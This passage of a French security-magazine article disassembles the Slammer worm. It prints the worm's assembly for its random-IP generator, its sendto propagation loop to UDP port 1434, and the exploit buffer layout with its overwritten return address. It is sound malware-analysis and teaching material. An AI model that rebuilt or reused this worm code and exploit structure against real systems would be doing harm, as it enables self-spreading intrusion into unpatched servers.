ESI et EAX contiennent tous les deux l'adresse de l'API sendto. On en déduit donc que le ver est proche de sa phase de reproduction. On arrive maintenant à la partie où il génère un nombre pseudo-aléatoire. L'hypothèse avait été faite que la valeur retournée par GetTickCount allait servir comme valeur pseudo aléatoire, et cette hypothèse s'avère exacte. L'auteur se sert de la valeur de GetTickCount pour créer à partir de celle-ci un nombre pseudo-aléatoire.

A noter ici une première erreur de taille dans la génération des valeurs aléatoires.

L'instruction :

```
or      ebx, ebx
```

aurait dû en fait être :

```
xor     ebx, ebx
```

afin de remettre à zéro le registre EBX. En fait, l'instruction OR le laisse intact. Pour comprendre en quoi cela constitue une faiblesse, détaillons le générateur pseudo-aléatoire utilisé. Il s'agit du générateur congruentiel modulaire utilisé par Microsoft :

```
xn+1 = (xn* 214013 + 2531011) mod 232.
```

L'erreur sur la fonction OR fait que le registre EBX qui devait contenir la constante 2531011 contient en fait des valeurs différentes (la valeur 0FFD9613Ch "xorée" avec l'adresse de l'API `GetProcAddress` soit 77f8313h, 77e89b18h ou 77ea094h). Une seconde erreur concerne la valeur 0FFD9613Ch elle-même. En réalité, la valeur 0FFD9613Ch de l'incrément correspond à -2531011 (les nombres négatifs sont en fait représentés en complémentant les bits de la valeur positive et en ajoutant 1). L'erreur aurait pu être corrigée en utilisant l'instruction `sub eax, ebx` mais au lieu de cela, son auteur a utilisé l'instruction `add eax, ebx`. L'incrément est donc toujours pair et cela introduit un biais. En fonction de la parité de la valeur initiale de la x_0, les valeurs de 32 bits générées sont toutes soit paires (graine paire) soit impaires (graine impaire).

```
DATA:00402142 PSEUDO_RNG:
DATA:00402142                 mov     eax, [ebp-4Ch]; nombre de
millisecondes
DATA:00402145                 lea     ecx, [eax+eax*2]
DATA:00402148                 lea     edx, [eax+ecx*4]
DATA:0040214B                 shl     edx, 4
DATA:0040214E                 add     edx, eax
DATA:00402150                 shl     edx, 8
DATA:00402153                 sub     edx, eax
DATA:00402155                 lea     eax, [eax+edx*4]
DATA:00402158                 add     eax, ebx
```

Des calculs sont effectués à partir du nombre de millisecondes écoulées depuis le dernier démarrage de Windows. Le ver calcule un nombre pseudo-aléatoire.

```
DATA:0040215A                 mov     [ebp-4Ch], eax
```

Nous verrons plus tard quelle est son utilité.

Il sauvegarde ensuite la nouvelle valeur pseudo-aléatoire à la place de la valeur retournée par `GetTickCount`. Voyons maintenant l'état final de la pile :

```
42 B0 C9 DC 01 01 01 01
EBP+58h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+50h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+40h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+30h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+20h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+10h
01 01 01 01 01 01 01 01 01 01 01 01 04 00 00 00     BP-00h
kernel32.dll                                        EBP-10h
GetTickCount                                        EBP-20h
ws2_32.dll                                          EBP-2Ch
socket                                              EBP-34h
sendto                                              EBP-3Ch
ws2_32 Base Address                                 EBP-40h
2 DWORDS à Zero                                     EBP-48h
Nouvelle Valeur Pseudo Aléatoire                    EBP-4Ch
9A050002h                                           EBP-50h
Socket Descriptor                                   EBP-54h
```

Continuons l'analyse.

```
DATA:0040215D  push  10h          ; on met 10h (16) sur la pile.  EBP-58h
DATA:0040215F  lea   eax, [ebp-50h] ; eax = pointeur vers 9A050002h
DATA:00402162  push eax           ; EBP-5Ch = pointeur vers 9A050002h
DATA:00402163  xor   ecx, ecx     ; ECX = 0
DATA:00402165  push ecx           ; EBP-60h = 0000
DATA:00402166  xor   cx, 178h     ; cx = 178h = 376
DATA:0040216B  push ecx           ; EBP-64h = 178h
DATA:0040216C  lea   eax, [ebp+3]   ; EAX pointe vers EBP+3
DATA:0040216F  push eax           ; EBP-68h pointe vers EBP+3
DATA:00402170  mov   eax, [ebp-54h] ; EAX = socket Descriptor
DATA:00402173  push eax           ; EBP-6Ch
DATA:00402174  call esi           ; call sendto  - EBP-54h (dépilage)
```

Ce bout de code effectue :

```
sendto( socket_descriptor ,*ebp+3 , 376, 0, *9A050002h,16)
```

Regardons l'API *Reference* sur les sockets pour voir chaque paramètre de `sendto` :

```
int sendto(int s, const void *buf, size_t len, int flags, const struct
sockaddr *to, socklen_t tolen);
s           Socket Descriptor
=> EBP-6Ch
buf         Un buffer contenant les données à envoyer          =>
EBP+3
```

Le buffer à envoyer commence en EBP+3 :

```
42 B0 C9 DC 01 01 01 01                             EBP+88   (EBP+58h)
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+80   (EBP+50h)
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+64   (EBP+40h)
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+48   (EBP+30h)
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+32   (EBP+20h)
```

```
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+16   (EBP+10h)
01 01 01 01 01 01 01 01 01 01 01 04 00 00 00        EBP-0    (EBP-00h)
```

EBP+3 pointe sur le 04. Le ver se prépare à envoyer ce qui va déclencher un buffer overflow dans la cible qui nous est toujours inconnue.

```
len         Taille des données dans le buffer.     => 376 (EBP-64h)
```

Le ver envoie 376 bytes, et ici nous n'en comptons que 88. Il ne faut pas oublier que nous effectuons une analyse statique du ver à partir d'un sniff réseau.

Pour mieux comprendre, regardons à nouveau celui-ci. Il y a exactement 376 bytes dans notre dump. Il représente exactement ce qu'envoie le ver. Apres le buffer overflow, comme nous avons pu voir au début de l'analyse, le ver prépare à nouveau son buffer. Juste après ces données, le code du ver commence. En mémoire, le buffer contiendra donc bien les 376 bytes à envoyer :

```
[Buffer pour l'overflow ] [L'Adresse de retour] [Corps Du Ver]
```

Lorsque le ver se prépare à envoyer la charge finale, il envoie en premier les données qui sont en bas de la pile (EBP+3), d'une longueur de 376 octets. Cela inclut donc l'adresse de retour, et le ver lui-même (ce que nous venons de désassembler).

Revenons aux paramètres de la fonction `sendto`. Vient maintenant `flags`, qui est ici à 0 (EBP-60h). Ensuite, c'est la destination (`to`) qui est un pointeur vers la structure `sockaddr_in` à l'adresse 9A050002h.

L'aperçu de la structure `SockAddr_in` va nous aider à comprendre la dernière pièce du ver.

```
struct sockaddr_in {
 short   sin_family;       EBP-50h -> 0002h     - WORD
 u_short sin_port;         EBP-4Eh   -> 9A05h             - WORD
 struct  in_addr sin_addr; EBP-4Ch   -> Pseudo nombre Aleatoire. - DWORD
 char    sin_zero[8];      EBP-48h   -> 2 doubles mots à zéro.- 2 DWORDs
};
```

Voilà l'explication de la valeur 9A050002h. Il s'agit en fait d'éléments de la structure `sockaddr_in`. Le plus important pour nous est le port (9A05h). Il nous faut inverser l'ordre des octets pour obtenir la valeur hexadécimale du port, et ensuite de le convertir en décimal.

```
9A05h -> 59Ah = 1434.
```

Le ver se connecte donc sur le port 1434.

Le nombre pseudo-aléatoire est tout simplement l'adresse IP où va essayer de se connecter le ver. L'adresse IP est fournie sous la forme d'un double mot.

```
tolen       sizeof(struct sockaddr_in)          => 10h (16)
```

Il s'agit simplement de la taille de la structure, 2 mots et 3 doubles mots, soit 16 octets.

A ce stade de l'analyse, nous pouvons déterminer la cible du ver, même si ce ver était complètement inconnu des antivirus.

Nous avons plusieurs infos en notre possession :

- il se connecte en UDP sur le port 1434;
- le premier octet envoyé est un 04.

Une petite recherche sur Internet nous apprend que le port 1434 en UDP est utilisé par MS SQL serveur. Il est possible qu'il utilise une faille connue, ou même inconnue. Une petite recherche et on trouve un *advisory* qui correspond parfaitement à la faille exploitée par notre ver. **[5]**

```
"Stack Based Buffer Overflow
*********************************

When SQL Server receives a packet on UDP port 1434 with the first byte
set to 0x04. By appending a large number of bytes to the end of this
packet, whilst preparing the string for the registry key to open, a
stack based buffer is overflowed and the saved return address is
overwritten. This allows an attacker to gain complete control of the
SQL Server process and its path of exécution. By overwriting the saved
return address on the stack with an address that contains a "jmp esp"
or "call esp" instruction, when the vulnerable procedure returns the
processor will start exécuting code of the attacker's choice."
```

Cela confirme notamment l'hypothèse sur l'adresse de retour qui est placée juste apres le long buffer :

```
DATA:00402000          db 4, 60h dup(1); 04 et bytes pour l'overflow
DATA:00402061          dd 42B0C9DCh ; nouvelle adresse de retour
```

Il s'agit certainement d'un "jmp esp" ou d'un "call esp" comme nous annonce l'advisory. Le "jmp esp" permet d'exécuter le code du ver qui est sur la pile et de commencer la routine de propagation.

Pour terminer l'analyse, la dernière instruction est la suivante :

```
DATA:00402176          jmp     short PSEUDO_RNG
```

Après s'être envoyé, le ver recommence la génération d'un nombre pseudo-aléatoire, qu'il place dans la structure `sockaddr_in`. Ce nombre sert d'adresse IP. A chaque fois que le ver boucle, il génère une adresse IP différente qu'il essaie ensuite d'infecter. Le ver boucle sur lui-même sans condition, jusqu'à ce que quelqu'un l'en empêche.

La toute petite taille du ver, ainsi que la vitesse du code assembleur expliquent pourquoi le ver s'est propagé sur Internet aussi rapidement, en touchant autant de machines. A chaque nouvelle infection, le ver commence à infecter "aléatoirement" de nouvelles machines qui, elles aussi, commenceront à infecter une fois corrompues.

CONCLUSION

Comme pour [0], une analyse statique du code a été préférée. Il n'est pas toujours nécessaire de déboguer pour comprendre le fonctionnement d'un exécutable. Il existe pourtant des cas où l'exécutable est protégé contre le désassemblage car chiffré. Le lecteur est invité à lire l'autre article de N. Brulez, dans le numéro 7 de MISC, dans lequel est présentée l'analyse dynamique d'un exécutable protégé contre le *reverse engineering*.

L'usage malhabile de la fonction de génération d'aléa pour ce ver montre que, par chance, ces vers finissent par voir leurs effets limités. Il en est de même pour d'autres vers ou virus, et du chiffrement que certains utilisent : chiffrement très faible ou mal implémenté. Il est à craindre que, dans un avenir proche, les programmeurs de virus finissent par maîtriser les outils de la cryptologie moderne (génération d'aléa et chiffrement efficace). Les antivirus auront alors une dure partie à jouer car pour le moment, ils exploitent fortement le manque de connaissances et de certaines compétences des programmeurs de virus.

Nicolas Brulez - **brulez@cartel-securite.fr**
Cartel Sécurité
http://www.cartel-securite.fr
The Armadillo Software Protection System
http://www.siliconrealms.com/armadillo.htm

Eric Filiol
Ecole Supérieure et d'Application des Transmissions
Laboratoire de cryptologie et de virologie
efiliol@esat.terre.defense.gouv.fr
http://www-rocq.inria.fr/codes/Eric.Filiol/index.html

RÉFÉRENCES

[0] N. Brulez - *Analyse d'un ver par désassemblage* - MISC, Le journal de la sécurité informatique, no 5, janvier 2003.

[1] IDA Pro (c) Datarescue - **http://www.datarescue.com/idabase/**

[2] Art of Assembly - **http://webster.cs.ucr.edu/Page_asm/ArtofAssembly/ch06/CH06-1.html**

[3] Import Table et Import Address Table - **http://spiff.tripnet.se/~iczelion/pe-tut6.html**.

Documentation sur le format PE avec plus d'informations sur l'Import Table **http://spiff.tripnet.se/~iczelion/files/pe1.zip**

[4] API Reference Guide - **http://spiff.tripnet.se/~iczelion/files/win32api.zip**

[5] Advisory SQL serveur - **http://www.nextgenss.com/advisories/mssql-udp.txt**

[6] D. Moore, V. Paxon, S. Savage, C. Shannon, S. Staniford, N. Weawer - *The spread of the Sapphire/Slammer Worm* - **http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml.**

[7] **http://www.microsoft.com/security/slammer.asp**

[8] D. Moore, C. Shannon, J. Brown, *Code-Red: a case study on the spread and victims of an Internet worm*, Proceedings of the Second the ACM Internet Measurement Workshop, 2002.

[9] E. Filiol - *Le ver CodeRed*, MISC, Le journal de la sécurité informatique, no 2, avril/juin 2002.